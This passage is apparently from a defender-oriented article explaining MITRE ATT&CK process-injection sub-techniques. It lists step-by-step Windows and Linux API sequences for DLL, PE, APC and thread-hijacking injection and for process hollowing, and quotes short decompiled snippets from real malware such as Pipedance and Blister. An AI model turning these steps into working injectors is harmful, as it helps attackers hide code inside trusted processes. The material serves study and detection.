In the first scenario, an adversary can hardcode a particular target process in the malicious code, and only this process is used to host the injected code. `explorer.exe` and `rundll32.exe` are the two most commonly leveraged processes for this type of attack. For instance, **RedLine Stealer** malware is known to target the Visual Basic Compiler used with the .NET Framework. The malware injects its payload into the `vbc.exe` to evade detection [2].

An attacker can also define a list of target processes in the code, and the injected code is executed in the first process on the list that is found to be running on the system. These lists typically include native Windows and browser processes.

### 2. Dynamic Targeting

In this attack scenario, an adversary does not define the target process beforehand and instead locates a suitable host process at runtime. It is common for adversaries to use Windows API functions to enumerate the list of all currently active processes and to get a handle on each target process in attack campaigns. The specific API functions that are used will depend on the goals of the attack and the capabilities of the adversary, but some common examples include `EnumProcesses()`, `EnumProcessModules()`, `CreateToolhelp32Snapshot()`, and `OpenProcess()`.

## Sub-techniques of Process Injection

There are 12 sub-techniques under the Process Injection technique in ATT&CK v14:

ID	Name
T1055.001	Dynamic-link Library Injection
T1055.002	Portable Executable Injection
T1055.003	Thread Execution Hijacking
T1055.004	Asynchronous Procedure Call
T1055.005	Thread Local Storage
T1055.008	Ptrace System Calls
T1055.009	Proc Memory
T1055.011	Extra Window Memory Injection
T1055.012	Process Hollowing
T1055.013	Process Doppelgänger
T1055.014	VDSO Hijacking
T1055.015	ListPlanting

Each of these sub-techniques will be explained in the next sections.

## #1.1. T1055.001 Dynamic-link Library Injection

The DLL injection technique allows adversaries to execute malicious commands by injecting their DLL into a legitimate, often trusted, target process. This technique is particularly dangerous as attackers leverage it to bypass security controls, elevate privileges, and stealthily manipulate the target system.

**Dynamic-link libraries (DLLs)** are a fundamental concept in the Windows operating system. DLLs are files that contain compiled code and data used by multiple programs and processes on a computer. When a process calls a function in a DLL, the operating system loads the DLL into memory and jumps to the function in the DLL. DLLs save users' time and effort by allowing them to use the same code in multiple programs without recompiling all of the code every time any change is made.

DLLs promote modular architecture by allowing software developers to compartmentalize functionalities into different DLL files. This feature also makes adding new functionalities and maintaining existing ones easier. When developers want to use a DLL in your program, they typically include a header file that declares the functions in the DLL and links their program to the DLL at runtime. The `#include` directive in C and C++, and the `import` statement in Python and Java are common examples of declaring DLLs in programs.

### Adversary Use of Dynamic-link Library (DLL) Injection

The main feature of DLLs can be a security risk in the wrong hands as they allow programs to use code from other programs. If a DLL contains malicious code, it can execute it when loaded into memory, which can compromise the security of your program.

Adversaries can manipulate DLLs in different ways to execute malicious actions on the target system. The most common method is injecting malicious code into a DLL that is already loaded in memory. This technique is called DLL injection, and it allows adversaries to execute their malicious code in the context of the program that is using the DLL, effectively masquerading the malicious activities as legitimate operations of the host application.

Once the adversary has successfully injected a malicious DLL into a process, they can perform a variety of actions depending on the nature of the injected code. For example, if the application has access to credentials, the malicious DLL may be able to capture and transmit these credentials. Moreover, malicious DLLs can hook into system calls and modify them to bypass security controls. To persist in the compromised system, injected DLLs can be used to ensure the adversary maintains access to the system even after reboots or updates.

A typical DLL injection attack follows these steps:

**1- Identifying the target process:** DLL injection starts with identifying the process to inject the malicious DLL. Adversaries search for processes on the system using various APIs:

- **CreateToolhelp32Snapshot** - provides a snapshot of all running processes, threads, loaded modules, and heaps associated with processes.
- **Process32First** - provides a way to access information about the first process encountered in the snapshot of all active processes on the system. Since a snapshot of all processes is a complex set of data, the Process32First is a useful function to retrieve information about each individual process.
- **Process32Next** - helps in iterating through the list of processes, one by one, after the initial process has been accessed using Process32First.

These APIs allow adversaries to enumerate the list of processes currently running on the system and gather information about each process, such as its name, ID, and path.

**2- Attaching to the process:** After identifying the target process, adversaries use the **OpenProcess** function to obtain the target process's handle. This handle can then be used to perform various operations on the process, such as reading from or writing to its memory or querying for information.

**3- Allocating memory within the process:** Adversaries then call the **VirtualAllocEx** function with the target process's handle and allocate memory in the virtual address space of the process. The output of VirtualAllocEx is a pointer to the start of a block of memory allocated in another process's virtual address space. This pointer is a crucial handle for further operations on the allocated memory, enabling processes to interact with and manipulate memory in other processes within the security and operational confines set by the Windows operating system.

**4- Copying DLL or the DLL path into process memory:** To write into the allocated memory, adversaries use the **WriteProcessMemory** function and write the path to their malicious DLL. Adversaries also use the **LoadLibraryA** function in the kernel32.dll library to load a DLL at runtime. LoadLibraryA allows adversaries to write the DLL path or determine offset for writing full DLL. It accepts a filename as a parameter and returns a handle to the loaded module.

**5- Executing the injected DLL:** Instead of managing threads within the target process, adversaries often create their own threads using the **CreateRemoteThread** function. Additionally, the **NtCreateThreadEx** or **RtlCreateUserThread** API functions can be utilized to execute code in another process' memory. The method usually consists of passing the **LoadLibrary** address to one of these two APIs, which requires a remote process to execute the DLL on the malware's behalf [3].

Since the **LoadLibrary** function registers the loaded DLL with the program, security controls can detect malicious activity, presenting a challenge for adversaries. To avoid being detected, some adversaries load the entire DLL into memory and determine the offset to the DLL's entry point. This action may allow adversaries to inject the DLL into a process without registering it and remain hidden on the target system.

The **Reflective DLL Injection** is an alternative technique that allows adversaries to inject DLLs into processes. Instead of using standard Windows API functions like `LoadLibrary()` and `GetProcAddress()`, the DLL loads and executes itself within the target process using techniques like parsing the Export Address Table (EAT) to locate the addresses of key API functions like `LoadLibraryA()` and `GetProcAddress()`. With the Reflective DLL Injection technique, adversaries inject DLLs into the process without the need to call these functions directly.

DLL injection is commonly employed by adversaries in the wild. For example, the North Korean threat group **UNC2970** developed and used a malware named **LidShift** in various campaigns. **LidShift** is capable of injecting encrypted DLL into memory using the reflective DLL injection technique. When executed, it injects a DLL disguised as a Notepad++ plugin and loads another malware named **LidShot**. It is a malware downloader that can perform system enumeration and deploy other malicious payloads on the compromised system [4].

In some cases, adversaries were observed to combine shellcode execution and reflective DLL injection. This method is called the *Shellcode Reflective DLL Injection (sDRI)* technique, and it allows adversaries to execute a DLL within the memory of a target process without having to rely on the standard Windows loading mechanisms. **Rhadamanthys Stealer V0.5.0** uses the sDRI technique to inject its main module into another process [5].

## #1.2. T1055.002 Portable Executable Injection

Portable Executable (PE) is a file format for executables, object code, and DLLs in Windows operating systems. PE provides a standardized way for the operating system to manage and execute applications, including handling the various aspects of code and data involved in complex software programs. PE injection involves the injection of a PE file, such as an EXE or DLL, into the memory space of another process running on a Windows operating system to execute arbitrary code within the context of the target process. Adversaries typically inject a small piece of malicious shellcode or call the `CreateRemoteThread` function to create a new thread.

The Portable Executable (PE) file format is designed to encapsulate the necessary information for the Windows loader to manage and execute the code contained within it. This structure includes various headers and sections, each serving a distinct purpose in the organization and execution of the file.

The PE file format is an important part of the Windows OS architecture and is designed to support the execution and management of applications.

### Adversary Use of Portable Executable Injection

PE injection attacks follow a path similar to DLL injection. The difference lies in the use of the `WriteProcessMemory` function. Instead of writing the path to the malicious DLL within the allocated memory of the target process, adversaries write their malicious code in that memory.

Although it seems stealthy, PE injection has an inherent challenge. When adversaries inject their PE into the target process's memory, the injected code acquires an unpredictable new base address. To overcome this problem, adversaries design their malware to locate the host process's relocation table address and resolve the cloned image's absolute addresses via a loop over its relocation descriptors.

Below is the general attack lifecycle of PE Injection:

**1- Process Handle Acquisition:** Attackers obtain a handle to the target process using the `OpenProcess Windows API` with appropriate access rights, allowing them to perform operations such as memory manipulation within the target process.

**2- Selecting and Preparing the PE File:** The appropriate PE file to be injected is selected. Attackers determine the PE's preferred image `base address`, which is the address where the code expects to be loaded in memory. The size of the PE, necessary for its operation in memory, is acquired.

**3- Local Memory Allocation and PE Copy:** A block of memory is allocated within the attacker's local process, copying the selected PE image here. This action allows attackers to modify the PE image if needed before injection, including accommodating new base addresses or resolving addresses of imported functions.

**4- Allocating Memory in Target Process:** Using `VirtualAllocEx`, attackers allocate memory in the target process's address space, creating space for the injected PE file. This space must be sufficient to hold the entire PE file and have execute-read-write permissions. The `base address` of this memory block is referred to as `target_address`.

**5- Calculating Delta and Patching PE:** The delta between the local copy's address (`local_address`) and the target allocation (`target_address`) is calculated to aid any necessary relocations within the PE file to match the target address space. The PE file is then patched or adjusted based on the delta to ensure it will execute correctly when loaded at the `target_address` instead of its preferred `base address`.

**6- Injecting the PE into the Target Process:** The patched PE file is transferred from the attacker's local process to the allocated memory block in the target process using `WriteProcessMemory`. This ensures the entire image is correctly positioned in memory where it can be executed.

**7- Executing Injected PE:** A remote thread is created within the target process using `CreateRemoteThread`, with its entry point set to the `InjectionEntryPoint` function of the now-injected PE file. This triggers the execution of the injected PE, effectively starting the malicious code in the context of the target process.

Throughout this lifecycle, attackers must carefully handle the PE file and the target process to ensure successful injection and execution. This includes dealing with potential hurdles like `Address Space Layout Randomization (ASLR)`, which can change base addresses, and ensuring that any dependencies (like specific DLLs or system resources) are correctly resolved.

Portable Executable (PE) injection attack is commonly leveraged in the wild. In fact, in June 2023, the `DarkGate` Malware-as-a-Service threat group released version 4 of the `DarkGate` malware [6]. Its rootkit capabilities allow adversaries to inject code or binaries into different processes using the portable executable injection technique.



## #1.3. T1055.003 Thread Execution Hijacking

Thread Execution Hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

### Adversary Use of Thread Execution Hijacking

Thread execution hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

To perform this technique, an attacker would first need to find a suitable process to hijack. This could be a process that is running with high privileges or a process that is trusted by other programs on the system. Once found, malware suspends the target process, unmaps/hollows its memory, and then injects malicious shellcode or DLL into the process. Finally, they would need to redirect the execution of a thread in the process to the injected code.

This technique is similar to the process hollowing technique, but instead of creating a new process in a suspended state, it aims to find an already existing process on the target system. Below is the general attack lifecycle typically followed by adversaries performing Thread Execution Hijacking attacks:

**1- Process Handle Acquisition:** The attacker acquires a handle to the target process that they want to inject code into. This involves using the `OpenProcess` API with appropriate access rights, such as `PROCESS_VM_OPERATION`, `PROCESS_VM_WRITE`, and `PROCESS_VM_READ`.

**2- Thread Suspension:** Once the handle to the process is obtained, the attacker identifies a thread within that process to hijack. The `OpenThread` API is then used to get a handle on this thread, which is suspended using `SuspendThread` to prevent it from executing any more instructions while the attack is carried out.

**3- Memory Allocation:** After successfully suspending the thread, the attacker allocates memory in the virtual address space of the target process. This is typically done with `VirtualAllocEx`, specifying `MEM_COMMIT` and `PAGE_EXECUTE_READWRITE` as the desired memory state and protection. This ensures that the allocated memory is both executable and writable.

**4- Writing Shellcode:** With the memory allocated, the attacker writes their malicious payload (shellcode) to the allocated space using the `WriteProcessMemory` function, which copies data from the attacker's buffer to the allocated memory in the target's process space.

**5- Hijacking Thread Context:** The attacker then hijacks the thread's execution context by retrieving it with `GetThreadContext`, which includes register values. The `EIP` register (on x86 architectures) or `RIP` register (on x86-64 architectures) within the context is set to point to the address of the shellcode in the allocated memory.

**6- Context Manipulation:** After altering the context to point to the malicious code, `SetThreadContext` is used to apply the modified context to the suspended thread. This changes the execution flow of the thread to the injected shellcode.

**7- Thread Resumption:** Finally, the attacker resumes the thread with the `ResumeThread` function. The thread will continue execution at the new entry point specified by the altered `EIP/RIP` register, thereby executing the attacker's malicious code within the context of the target process.

One example is from February 2023, where **Pipedance Backdoor malware** was observed to use a thread execution hijacking technique when running under a 32-bit architecture [7]. The following code snippet is used by **Pipedance** to allocate memory in a target process, set a thread's instruction pointer to that memory, allow the execution of code there, and write some data into that memory, effectively hijacking the thread to execute arbitrary code. If any step in this process fails, it tries to clean up by freeing the allocated memory and returns the error code encountered during the process.

```
LastError = 0;
hThread = hThread_1;
p_MemAddr = VirtualAllocEx(hProcess, 0, dwSize, MEM_COMMIT, PAGE_READWRITE);
if ( !p_MemAddr )
    goto LABEL_6;
memset(&Context.Dr0, 0, 0x2C8u);
Context.ContextFlags = WOW64_CONTEXT_CONTROL;
if ( !GetThreadContext(hThread, &Context) )
    goto LABEL_6;
Context.Eip = p_MemAddr;
if ( !SetThreadContext(hThread, &Context) )
    goto LABEL_6;
floldProtect = 0;
if ( !VirtualProtectEx(hProcess, p_MemAddr, dwSize, PAGE_EXECUTE_READWRITE,
&floldProtect) )
    goto LABEL_6;
NumberOfBytesWritten=0;
if ( !WriteProcessMemory(hProcess, p_MemAddr, p_Buffer, dwSize,
&NumberOfBytesWritten) )
{LABEL_6;
    LastError = GetLastError();
    if ( p_MemAddr )
        VirtualFreeEx(hProcess, p_MemAddr, 0, 0x8000u);}
return LastError;
```

## #1.4. T1055.004 Asynchronous Procedure Call

**Asynchronous procedure calls (APCs) are functions executed asynchronously within a specific thread's context. When an APC is queued to a thread, it is added to the thread's APC queue. When the thread is scheduled to run again, it checks its APC queue for any pending APCs and executes them before continuing with its normal execution. Malware developers often exploit this mechanism by attaching malicious code to the APC queue of a target thread.**

An **Asynchronous Procedure Call (APC)** is a mechanism that allows a thread to execute a function asynchronously in the context of another thread. APCs are used in the Windows operating system to perform various tasks, such as allowing a thread to wait for the completion of an I/O operation or to perform a task in the context of a different thread.

APCs are queued to a thread's APC queue, and the thread is notified when an APC is ready to be executed. The thread can then execute the APC by calling the function `KeWaitForSingleObject` with the APC object as a parameter.

There are two types of APCs: kernel APCs and user APCs. Kernel APCs are executed in the context of the system kernel, while user APCs are executed in the context of a user-mode process.

APCs are often used in the implementation of Windows device drivers to perform tasks such as reading and writing data to a device. They are also used by system libraries and applications to perform tasks asynchronously, such as waiting for the completion of an I/O operation.

### Adversary Use of Asynchronous Procedure Call (APC)

One way that adversaries may use APCs is by queuing a kernel APC to the APC queue of a system thread, such as a thread that is running with elevated privileges. When the APC is executed, the code will be executed in the context of the system thread, allowing the adversary to perform actions with the privileges of the thread.

Another way that adversaries may use APCs is by injecting a PE into a process and using an APC to execute code from the injected PE within the context of the process. This can be used to evade security measures that are designed to prevent the injection of code into a process, as the APC is executed in a way that is transparent to the process itself.

Unlike the previous methods, which involve direct manipulation of thread contexts or PE images that may be detected by security defenses, APC injection queues a function to be executed when the thread is in an alertable state.

Here's an overview of the APC injection attack lifecycle:

**1- Process and Thread Handle Acquisition:** The attacker obtains a handle to a target process using `OpenProcess` with necessary privileges, such as `PROCESS_VM_OPERATION` and `PROCESS_VM_WRITE`. Then, a thread within the target process is targeted. A handle to this thread is obtained via `OpenThread`, with access rights that allow APC queuing (e.g., `THREAD_SET_CONTEXT`).

**2- Memory Allocation in Target Process:** Using `VirtualAllocEx`, the attacker allocates memory within the target process's address space, where the malicious payload (shellcode) will be placed. The memory permissions are set to allow read, write, and execute actions, often `PAGE_EXECUTE_READWRITE`.

**3- Writing Shellcode:** The attacker writes the malicious code into the allocated memory section within the target process via `WriteProcessMemory`.

**4- Queuing the APC:** An APC is queued to the target thread using `QueueUserAPC`. The APC points to the shellcode in the allocated memory area. APCs will only run when the thread enters an alertable state, which can be achieved by calling certain functions such as `SleepEx`, `SignalObjectAndWait`, or `WaitForSingleObjectEx` with the appropriate flags to put the thread in an alertable state.

**5- Triggering Execution:** The attacker waits for the thread to enter an alertable state or triggers such a state themselves. When the thread becomes alertable, the queued APC is executed, and consequently, the malicious shellcode runs within the context of the target thread.

Asynchronous Procedure Shell (APC) also had its share among adversaries in 2023. The `DarkGate` Malware-as-a-Service group uses APC injection via `NtTestAlert` to execute arbitrary code within the address space of another process and evade detection [8]. After allocating memory within the target process, `DarkGate` writes its malicious code into the memory space. Adversaries use the `NtQueueApcThread` call to queue the address of this memory as an APC in the target thread. After creating a new process in the suspended state, the malware appends the handler of the process to the newly created APC queue. By executing the syscall `NtTestAlert`, the malware resumes the thread and causes the target process to execute any pending APCs.

## #1.5. T1055.005 Thread Local Storage

**Thread Local Storage (TLS) callback injection is a technique that involves manipulating pointers within a PE file to redirect a process to malicious code before it reaches the legitimate entry point of the code. TLS is a mechanism that allows threads to have their private storage area. The OS uses TLS callbacks to initialize and clean up data used by threads. These callbacks are functions that the OS calls when a thread is created or terminated.**

Thread Local Storage (TLS) allows each thread in a process to have its own instance of a global variable. This can be useful in cases where multiple threads need to access global data, but the data needs to be unique for each thread.

### Adversary Use of Thread Local Storage

Attackers use TLS callbacks to inject and execute malicious code at the start of a program's execution or whenever a new thread is created. For example, in March 2023, a Chinese cyber espionage group was observed to utilize TLS Callback injection in attack campaigns against the telecommunication sector [9].

Here's how TLS callback injection typically works:

**1- Select Target Application:** The attacker chooses a target application, which should preferably have TLS callbacks or be modified to include them.

**2- Analyze or Modify TLS Directory:** If the target application already utilizes TLS, the attacker can hook or replace existing TLS callbacks with malicious ones. Otherwise, the attacker must modify the PE file of the application to include a TLS directory. This entails altering the PE header and possibly adding new sections to the file.

**3- Write Malicious Callback:** The attacker writes a malicious TLS callback function. This function should be designed to perform whatever malicious activities the attacker desires, such as setting up a backdoor or executing a payload.

**4- Inject Malicious Callback:** Using a tool or exploit, the attacker injects the address of the malicious callback into the TLS callback table of the target application. This can involve directly modifying the binary on disk or in memory to point to the attacker's code rather than legitimate initialization functions.

**5- Execute Target Application:** Upon execution of the target application, the Windows Loader processes the PE file and executes all TLS callbacks before reaching the main entry point of the application or whenever a new thread that uses TLS is created.

**6- Callback Execution:** When the malicious TLS callback is executed, it runs the attacker's code within the context of the application's process. This activation occurs in the early stages of the program's start-up, making the injected code one of the first things to run.

## #1.6. T1055.008 Ptrace System Calls

The `ptrace()` function is a system call in Unix and Unix-like operating systems that enables one process, controller, to manipulate and observe the internal state of another process, tracee. Ptrace system call injection is a technique that involves utilizing the `ptrace()` system call to attach to an already running process and modify its memory and registers. This technique can be utilized for a range of purposes, including injecting code into a process to alter its behavior.

Ptrace is a system call that allows one process (the tracer) to control another process (the tracee) and observe its execution. It is used by debuggers and other tools to perform tasks such as inspecting the memory and registers of a process, modifying its execution, and single-stepping its instructions.

Ptrace is implemented as a set of system calls in Unix-like operating systems, such as Linux. It is used by specifying the `ptrace` function and a set of arguments that specify the operation to be performed and the process to be traced.

Some common operations that can be performed using `ptrace` include:

- Reading and writing the memory and registers of the tracee
- Setting breakpoints in the tracee's code
- Single-stepping the tracee's instructions
- Attaching to and detaching from a running process

Ptrace is a powerful tool that can be used for a variety of purposes, including debugging, reverse engineering, and malware analysis. It can also be used by adversaries to inspect and modify the execution of processes on a system, which can be used to evade detection and achieve persistence.

### Adversary Use of Ptrace System Calls

Here's how an attacker might use the `ptrace` system call to perform code injection:

**1- Attaching to the Target Process:** The attacker's process uses `ptrace` with the `PTRACE_ATTACH` option to attach to the target process. This causes the target process to pause execution and become traceable by the attacker's process.

**2- Waiting for the Target Process to Stop:** The attacker's process waits for a signal from the target process that indicates it has stopped and is ready for tracing. This is typically done by listening for a `SIGSTOP` signal.

**3- Injection Preparation:** The attacker locates or allocates a section of memory within the target process's address space, where the malicious code (often referred to as shellcode) will be injected. This may involve searching for existing executable memory regions or allocating new memory using `ptrace` to invoke the `mmap` system call in the target process.

**4- Copying the Shellcode:** Using `ptrace` with the `PTRACE_POKEDATA` or `PTRACE_POKE TEXT` operation, the attacker writes the shellcode byte by byte into the allocated memory space of the target process.

**5- Setting Instruction Pointer:** With the shellcode in place, the attacker uses `ptrace` to set the instruction pointer (IP) register (e.g., EIP on x86, RIP on x86\_64) of the target process to the address of the injected code.

**6- Resuming Target Process Execution:** After the shellcode is in place and the instruction pointer is set, the attacker resumes the execution of the target process using `ptrace` with the `PTRACE_CONT` option, causing the target process to jump to and execute the injected shellcode.

**7- Detaching from the Target Process (if applicable):** Once the code has been executed, and if further interaction with the target process is not needed, the attacker process can use `ptrace` with the `PTRACE_DETACH` option to detach from the target process and allow it to continue execution normally.

`Ptrace` system call injection is a powerful method of executing arbitrary code in the context of another process and can be used by attackers to manipulate or spy on target applications, or to run malicious payloads without requiring a binary file on disk. However, modern Linux distributions have security mechanisms like `Yama` and `SELinux` that can restrict `ptrace` usage to prevent debugging by unauthorized users and, thus, mitigate this kind of attack.

## #1.7. T1055.009 Proc Memory

In Unix-like operating systems, the `/proc` filesystem is a virtual filesystem that provides access to information about processes running on a system. Proc memory injection involves enumerating the process's memory through the `/proc` filesystem and constructing a return-oriented programming (ROP) payload. ROP is a technique that involves using small blocks of code, known as "gadgets," to execute arbitrary code within the context of another process.

As mentioned, the `/proc` filesystem is implemented as a virtual filesystem, meaning that it does not exist on a physical storage device. Instead, it is a representation of the system's processes and their status, and the information it contains is generated on demand by the kernel.

One of the things that the `/proc` filesystem provides access to is the memory of the processes that are running on the system. For example, the `/proc/[pid]/mem` file can be used to access the memory of a process with the specified `pid` (process ID). The `/proc/[pid]` directory contains several files that provide information about the process, such as its memory mappings, open file descriptors, and so on. This can be useful for tasks such as debugging or reverse engineering, as well as for detecting and mitigating vulnerabilities in a process's memory.

### Adversary Use of Proc Memory

To perform proc memory injection, an attacker first enumerates the process's memory by accessing the `/proc/[pid]` directory for the target process. Upon accessing the `/proc/[pid]`, the attacker can examine the process's memory mappings to locate gadgets, which are small blocks of code that can be used to execute arbitrary code within the context of the process. Gadgets are typically found in the process's code segments, such as the text segment, which contains the instructions that make up the program.

Here is an example gadget that can be used to execute arbitrary code in the context of a process:

```
# pop the address of the code to execute into the rdi register
pop rdi
# return to the address in rdi
ret
```

This gadget consists of two instructions: a `pop` instruction that pops an address off the top of the stack and stores it in the `rdi` register, and a `ret` instruction that returns to the address stored in the `rdi` register.



To use this gadget, an attacker could redirect the execution flow of the process to the gadget and then push the address of their own code onto the stack. The pop instruction would then pop this address off the stack and store it in the **rdi** register, and the ret instruction would return to the address stored in the **rdi** register, causing the attacker's code to be executed.

Gadgets are useful for an attacker because they allow them to execute code without having to inject their own code into the process's memory. Instead, they can use gadgets that are already present in the process's code segments to execute their own code. To find gadgets, an attacker can use tools (such as **ROPgadget**, **Ropper**, and **ROPChain**) that search the process's memory mappings for specific instructions or instruction sequences.

For instance, adversaries can leverage the ROPgadget tool with the following attack lifecycle:

- 1-** The first step for the attacker will be finding the target process where he wants to inject the code.
- 2-** Then the attacker uses ROPgadget to find gadgets in the binary of the target process, looking for gadgets that can be used to change the flow of execution, such as gadgets that can be used to jump to a specific memory address or gadgets that can be used to call a specific function.
- 3-** Once the attacker has identified a sufficient number of gadgets, they can construct an ROP payload by chaining together the gadgets in a specific order.
- 4-** The payload can then be injected into the process's memory using techniques such as Ptrace System Call injection or by exploiting a vulnerability in the process.
- 5-** Once the payload is executed, it allows the attacker to execute arbitrary code within the context of the process.

## #1.8. T1055.011 Extra Window Memory Injection

**Extra Window Memory Injection (EWMI) is a technique that involves injecting code into the Extra Window Memory (EWM) of the Explorer tray window, which is a system window that displays icons for various system functions and notifications. This technique can be used to execute malicious code within the context of the Explorer tray window, potentially allowing the attacker to evade detection and carry out malicious actions.**

In the Windows operating system, a **window class** is a data structure that specifies the appearance and behavior of a window. When a process creates a window, it must first register a window class that defines the characteristics of the window. As part of this registration process, the process can request that up to **40 bytes** of extra memory (EWM) be allocated for each instance of the class. This extra memory is intended to store data specific to the window and can be accessed using specific API functions, such as **GetWindowLong** and **SetWindowLong**. These functions take the window handle as the first argument and the index of the field to be retrieved or set as the second argument. The field values are stored in the form of "window longs."

### Adversary Use of Extra Window Memory Injection

The EWM is large enough to store a **32-bit pointer**, which can point to a Windows procedure (a.k.a Window proc). A window procedure is a function that handles input and output for a window, including messages sent to the window and actions performed by the window. Malware may attempt to use the EWM as part of an attack chain in which it writes code to shared sections of memory within a process, places a pointer to that code in the EWM, and then executes the code by returning control to the address stored in the EWM.

This technique, known as Extra Window Memory Injection (EWMI), allows the malware to execute code within the context of a target process, giving it access to both the process's memory and potentially elevated privileges. Malware developers may use this technique to avoid detection by writing payloads to shared sections of memory rather than using API calls like **WriteProcessMemory** and **CreateRemoteThread**, which are more closely monitored. More sophisticated malware may also bypass security measures like data execution prevention (DEP) by triggering a series of Windows procedures and other system functions that rewrite the malicious payload within an executable portion of the target process. This allows the malware to execute its code while bypassing DEP and other protection mechanisms.

Attackers can inject malicious code into this space and execute it, which can be particularly stealthy, given that EWM is a legitimate and less commonly monitored part of a window object. The essence of this technique is to place malicious code into the EWM and then have it executed, often through a callback function like a window procedure (the function that receives and processes all messages sent to a window).

Here's a high-level overview of how Extra Window Memory Injection typically works:

**1- Identify Victim Application:** The attacker selects a target Windows application that has a window with extra memory allocated.

**2- Allocate or Find EWM:** If the attacker has control over the application's source code or can alter it through other injection methods, they may directly allocate extra memory for a window using the `RegisterClassEx` or `CreateWindowEx` Windows API functions. Alternatively, the attacker finds a window class with previously allocated EWM.

**3- Inject Malicious Code into EWM:** The attacker uses an appropriate API, such as `SetWindowLongPtr` with `GWL_USERDATA` or a similar flag, to copy the malicious code into the EWM of the target window.

**4- Trigger Execution:** To execute the injected shellcode, the attacker will typically set up a scenario where a message sent to the target window causes the window procedure to jump to the EWM and execute the shellcode. This could be via a crafted message that manipulates the execution flow or by modifying the window procedure pointer directly to point to the injected code.

## #1.9. T1055.012 Process Hollowing

Process Hollowing is a sub-technique that adversaries generally use to bypass process-based defenses by injecting malicious code into a suspended or hollowed process. Process hollowing involves creating a process in a suspended state, then unmapping or hollowing out its memory and replacing it with malicious code. This allows the attacker to execute their code within the context of the target process.

### Adversary Use of Process Hollowing

Process hollowing is a technique used by malware to hide its code execution within the memory of a legitimate process. The malware begins by creating a new, suspended process of a legitimate, trusted system process. It then hollows out the contents of the legitimate process's memory, replacing it with the malicious code, and resumes the execution of the process. This can make it more difficult for security software to detect the presence of the malware, as it is running within the context of a trusted process. The legitimate process's original code is usually unmapped from memory, so it is no longer visible to the operating system.

An example Process Hollowing attack is given below.

**1- Create a suspended process:** This initial step is about creating a suspended process, which adversaries will later use to hollow. To create a new process, the malware uses the `CreateProcess` function. As discussed before, this attack includes hollowing the memory of a suspended process. Thus, malware suspends this newly created process' primary thread via the `CREATE_SUSPEND` option used in the `fdwCreate` flag.

**2- Hollow out the legitimate code:** Malware hollows out the legitimate code from the memory of the suspended process. This is done by using particular API calls such as `ZwUnmapViewOfSection` or `NtUnmapViewOfSection`. The malware calls the `ZwUnmapViewOfSection` function to remove a previously mapped view of a section from the virtual address space of the target process. One important thing to add is that the `ZwUnmapViewOfSection` function is called from kernel mode, meaning that it is not intended to be called directly from user mode. To unmap a view of a section from the virtual address space of the target process from user mode, adversaries should use the `NtUnmapViewOfSection` function instead.

**3- Allocate memory in the target process:** Malware allocates memory in the target process via the `VirtualAllocEx` function. One critical thing to note is that malware uses the `flProtect` parameter to ensure that the code is marked as writeable and executable.

**4- Write shellcode to the allocated memory:** The adversary uses the `WriteProcessMemory` function to write the malicious code (also known as shellcode) to the allocated memory within the hollowed process.

**5- Change the memory protection:** The malware calls the `VirtualProtectEx` function to change the memory protection of the code and data sections in the target process to make it appear normal, meaning that the memory in these sections will be marked as readable and in the case of "Read/Execute", executable.

**6- Retrieve the target thread's context:** The target thread's context is retrieved using the `GetThreadContext`.

**7- Update the target thread's instruction pointer:** Malware updates the target thread's instruction pointer to point to the written shellcode that the malware has written in the fourth step. Following this, malware commits the hijacked thread's new context with `SetThreadContext`.

**8- Resume the suspended process:** The malware uses the `ResumeThread` to make the suspended process resume so that it can run the shellcode within.

Process Hollowing is commonly leveraged in the wild. **Blister loader malware** leverages several defense evasion techniques to deploy other malware stealthily, including process hollowing in a remote process [10]. Blister usually uses the `rundll32.exe`, `werfault.exe`, or Internet Explorer executable for remote process hollowing.

```
if(Engine::GetModuleHandle(&engine, 0x12453653u))
    GetIEFullPath(&engine, p_w_target_full_path);
else
    Engine::GetWerfaultFullPath(&engine, p_w_target_full_path);
```

Using the `CreateProcessInternalW` API, the malware creates a new process of `rundll32.exe` in the suspended state. After allocating a new memory via `ZwAllocateVirtualMemory`, the payload is copied to the buffer, and the `ZwWriteVirtualMemory` API is used to write malicious code into the target process. To make the thread of the new process point to newly written code, the malware alters the entry point of the current thread via `ZwGetContextThread` and `ZwSetContextThread`. Using the `NtResumeThread` API, the suspended state is resumed, and the target process starts executing the malicious payload hollowed into the target process.

Another process hollowing technique is used by the **LokiBot infostealer** malware [11]. The malware uses an obfuscated .NET file that executes the process hollowing to inject malicious code into `aspnet_compiler.exe`.

```
CALL to CreateProcessW from mscorwks.61781D16
ModuleFileName = "C:\Users\Test\Documents\arubajsnfsol"
CommandLine="\"C:\Users\Test\Documents\arubajsnfsol\"
InheritHandles = FALSE
CreationFlags = CREATE_SUSPENDED | CREATE_NO_WINDOW
```

Note that malware can be easy to notice as the `CreateProcessW()` function call has a flag value of `CREATE_NO_WINDOW | CREATE_SUSPENDED`.

## #1.10. T1055.013 Process Doppelgänger

Transactional NTFS (TxF) is a feature in Windows that allows file operations on an NTFS file system volume to be performed as part of a transaction [12]. Transactions help improve applications' reliability by ensuring that data consistency and integrity are maintained even in a failure. Adversaries may abuse TxF to perform a technique called "process doppelgänger" which involves replacing the memory of a legitimate process with malicious code using TxF transactions.

### Adversary Use of Process Doppelgänger

Process Doppelgänger is a fileless attack technique that allows an attacker to execute arbitrary code in the context of a legitimate process without writing any malicious code to disk. This technique can be used by malware to evade detection by security software that is designed to detect and block the execution of malicious code on a victim's machine.

One way in which process doppelgänger can be implemented is through the use of the Transactional NTFS (TxF) feature of the Windows operating system. TxF is a feature that allows applications to perform transactional operations on files, meaning that changes to the files are not committed until the transaction is completed. This can be used to ensure the integrity of the file system by rolling back any changes that are not completed correctly.

An attacker can use TxF to implement process doppelgänger by creating a new, suspended process and injecting malicious code into the process's memory. The attacker then creates a transaction and modifies the legitimate process's executable file within the context of the transaction. The attacker then commits the transaction, replacing the legitimate process's code with the malicious code. The legitimate process is then resumed, executing the malicious code within the context of the trusted process.

Process Doppelgänger is similar to the Process Hollowing technique, which also involves replacing the memory of a legitimate process with a malicious shellcode. What differentiates Process Doppelgänger from Process Hollowing is its use of Transactional NTFS (TxF) transactions to perform the injection, allowing the malware to evade detection more efficiently.

Below, you can find the four steps of the Process Doppelgänger sub-technique attack flow.

